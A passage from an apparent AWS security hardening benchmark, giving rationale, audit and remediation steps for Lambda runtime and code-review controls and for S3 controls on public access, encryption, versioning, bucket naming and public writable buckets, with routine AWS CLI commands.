Perform the following steps to check if Lambda functions are invocable from the internet:

1. Log in to the AWS Console as a user with apigateway permissions
2. Go to the api gateway service page and click on 'Throttling' on the left pane
3. Make sure the Default Route Throttling is set.

If the default throttling is not set and no custom throttling rules are configured, this control fails.

Remediation:
Perform the following steps to setup default route throttling:

1. Log in to the AWS Console as a user with apigateway permissions
2. Go to the api gateway service page and click on 'Throttling' on the left pane
3. Click on the Edit button in the Default Route Throttling tab and configure burst and rate limits according to your account needs.

Lambda.5 Ensure Lambda functions use the latest runtimes

Rationale:
This control is derived from AWS-F Lambda.2.
Having an up-to-date runtime ensures the latest security updates are installed. Though AWS deprecates older, unmaintained runtimes, function which were created in that runtime still use it. It is therefor important to periodically check if a function uses a retired runtime.

Audit:
To check the runtimes of the Lambda functions perform the following steps:

1. Check the deprecated runtimes on Amazon Documentation: `https://docs.aws.amazon.com/lambda/latest/dg/runtime-support-policy.html`
2. Run the following command for each active region to get all function's runtime:

```
aws lambda list-functions --query 'Functions[*].{Name:FunctionName,
↪  Runtime:Runtime}' --region [aws region]
```

Check if any runtime is on the deprecation list. If so, the control fails.

Remediation:
If a function uses a deprecated runtime, rewrite the code to meet the language requirements of the most up-to-date runtime version. Then perform the following steps:

1. Login to the AWS Console having Lambda read/write permissions
2. Go to the Lambda service page
3. For each function with deprecated runtime, perform the following steps:
   (a) Click on the function's name in the 'Functions' overview
   (b) Ensure the function's code is compliant with the newest runtime standards and functions as expected
   (c) In the 'Basic Settings' tab, click 'Edit'
   (d) In the runtime dropdown menu, select the newest applicable runtime for your code and click Save

Lambda.6 Ensure Lambda functions code are audited for vulnerabilities

Rationale:
The code executed by the Lambda function must be audited and reviewed to be sure no vulnerabilities exist in the code. If the code itself is vulnerable, attacker can abuse this to potentially steal data or elevate privileges in the AWS account.

Audit:
For every Lambda function, ensure the code is at least audited with an automated code-checking tool. For a list of possible tools, please see the OWASP page `https://owasp.org/www-community/Source_Code_Analysis_Tools`. For critical functions it is recommended to have external code reviews to identify any flaws in the code.

Remediation:
If a tool or external audit results in found vulnerabilities or other coding issues, The code must be rewritten such that the issue is resolved.

S3

This section contains all controls relating to the Simple Storage Service (S3) service.

S3.1 Block public access on account level, unless public bucket is required

Rationale:
This control is derived from AWS-F S3.1
S3 buckets should not be public, unless explicitly required. If no public buckets are required in an AWS account it is recommended to block public access on account level, to prevent configuration mistakes on bucket level. If a bucket is required to be publicly accessible, this control is not applicable.

Audit:
To audit this control, perform the following steps:

1. Log in to the AWS Console using an account with S3 read/write permissions
2. Go to the S3 service page
3. Click on 'Block public access (account setting)' in the left pane

Check if all settings are 'on', if not, this control fails.

Remediation:
To enable this setting, perform the following steps:

1. Log in to the AWS Console using an account with S3 read/write permissions
2. Go to the S3 service page
3. Click on 'Block public access (account setting)' in the left pane
4. Click on 'Edit' and tick the box next to 'Block all public access'
5. Click Save and confirm the changes

The setting is now enabled.

S3.2 Ensure public read access is blocked on bucket level, using bucket policy and bucket ACL, unless required

Rationale:
This rule is derived from AWS-F S3.2.
Buckets should not be publicly readable, unless explicitly required. A possible use-case would be a bucket serving static content for a web page. If one of the buckets in the AWS account needs to be public, control S3.1 does not apply. This control ensures that all other buckets block public read access on a bucket level.

Audit:
For each bucket perform the following steps:

1. Open the AWS Console and go to the S3 service page
2. For each bucket that states 'objects can be public' determine if the bucket should be allowed to have public objects

If buckets can have public objects without this being strictly required, the control fails.

Remediation:
Perform the following steps to block public access at bucket level:

1. Open the AWS Console and go to the S3 service page
2. For each bucket that states 'objects can be public' determine if the bucket should be allowed to have public objects
3. For those buckets not allowed to have public objects, perform these steps:
   (a) Click on the bucket name
   (b) Go to the 'Permissions' tab
   (c) Click on 'Edit' in the 'Block Public Access' tab
   (d) Tick the box next to 'Block all public access' and click on Save

S3.3 Ensure public write access is blocked on bucket level, using bucket policy and bucket ACL, unless required

Rationale:
This rule is derived from AWS-F S3.3
Public write access is only required in rare cases. It is recommended to block public access on bucket level if at least one bucket in the account requires public read or write access. This control ensure that all other buckets block public write access on a bucket level.

Audit:
For each bucket perform the following steps:

1. Open the AWS Console and go to the S3 service page
2. For each bucket that states 'objects can be public' determine if the bucket should be allowed to have public objects

If buckets can have public objects without this being strictly required, the control fails.

Remediation:
Perform the following steps to block public access at bucket level:

1. Open the AWS Console and go to the S3 service page
2. For each bucket that states 'objects can be public' determine if the bucket should be allowed to have public objects
3. For those buckets not allowed to have public objects, perform these steps:
   (a) Click on the bucket name
   (b) Go to the 'Permissions' tab
   (c) Click on 'Edit' in the 'Block Public Access' tab
   (d) Tick the box next to 'Block all public access' and click on Save

S3.4 Ensure buckets do not allow authenticated user read or write access

Rationale:
The Authenticated User group can mistakenly be understood as 'all authenticated users of this AWS account', however it is defined as 'All users authenticated to AWS', which means everyone who is logged into any AWS account. Therefor, it is recommended that this group should not be allowed read or write access.

Audit:
For each bucket perform the following steps:

1. Open the AWS Console and go to the S3 service page
2. Open the bucket and click on the 'Permissions' tab
3. Click on the 'Access Control List' tab
4. Ensure the group 'Any Authenticated AWS User' is not listed

If the group is listed, the control fails.

Remediation:
For the buckets containing the 'Any Authenticated AWS User' group, perform the following steps to remove the group:

1. Open the AWS Console and go to the S3 service page
2. Open the bucket and click on the 'Permissions' tab
3. Click on the 'Access Control List' tab
4. Click on the 'Any Authenticated AWS User' group
5. Disable all permissions in the popup screen and click Save

S3.5 Ensure server-side encryption is enabled for all buckets

Rationale:
This control is derived from AWS-F S3.4
To further protect data in S3 buckets, it is recommended to make use of server-side encryption. This encrypts the data with an AWS managed encryption key, which can be rotated automatically. This ensures that unintentional access to data, without access to the decryption key, will not directly lead to data leakage.
Audit:
To audit if default encryption is enabled, perform the following steps:

1. Open the AWS Console and go to the S3 service page
2. Open the bucket and click on the 'Properties' tab
3. Click on the 'Encryption' tile

If the option is set to 'None' the control fails.

Remediation:
To enable server-side encryption, perform the following steps:

1. Open the AWS Console and go to the S3 service page
2. Open the bucket and click on the 'Properties' tab
3. Click on the 'Encryption' tile
4. Select either 'AES-256' or 'AWS-KMS' with an encryption key
5. Click Save

S3.6 Ensure no objects containing secrets exist in public buckets

Rationale:
If the AWS account does not have public readable buckets, this rule is not applicable.
To ensure sensitive data is not leaked, it is recommended that confidential files are not placed in public buckets.

Audit:
For every public bucket, perform the following command to get the list of objects:

```
aws s3api list-objects --bucket [the bucket name]
```

For each object, ensure it is meant to be public and does not contain any confidential information.

Remediation:
For every found confidential file, remove the file from the bucket.

S3.7 Ensure object versioning is enabled on all buckets

Rationale:
To add an extra layer of security, it is recommended that object versioning is enabled. This ensures that accidentally overwritten or deleted files are recoverable. Note that this is not a replacement for backup strategies.

Audit:
To check if a bucket has versioning enabled, perform the following steps:

1. Open the AWS Console and go to the S3 service page
2. Open the bucket and click on the 'Properties' tab
3. Click on the 'Versioning' tile

If the versioning is disabled or suspended, this control fails.

Remediation:
To enable object versioning, perform the following steps:

1. Open the AWS Console and go to the S3 service page
2. Open the bucket and click on the 'Properties' tab
3. Click on the 'Versioning' tile
4. Click on 'Enable versioning' and click Save

S3.8 Avoid the use of sensitive bucket names

Rationale:
Bucket names can be considered public domain, as the domain name of the bucket is public. Therefor it is recommended to not have bucket names that can reveal confidential information (e.g merger-company-x).

Audit:
Perform the following command to list all buckets of the account:

```
aws s3api list-buckets
```

Ensure no name contains confidential information. If it does, this control fails.

Remediation:
To rename a bucket, perform the following commands:

```
aws s3 mb s3://[new bucket name]
aws s3 sync s3://[old bucket name] s3://[new bucket name]
aws s3 rb --force s3://[old bucket name]
```

S3.9 Ensure public writable buckets do not serve executable scripts

Rationale:
If the account requires a public writable bucket, it is recommended this bucket is not used to server (static) executable script. These might be overwritten or modified by attackers which can inject malicious code.

Audit:
For every public writable bucket in the account, list all objects using:

```
aws s3api list-objects --bucket [the bucket name]
```

Check if any static script files such as HTML (.html), JavaScript (.js), Cascading Style Sheets (.css) exist inside the bucket.

Remediation:
If any script files are found, it is recommended to create a separate bucket for serving static files to users. Place these scripts in the new bucket and adjust the URLs pointing to that script.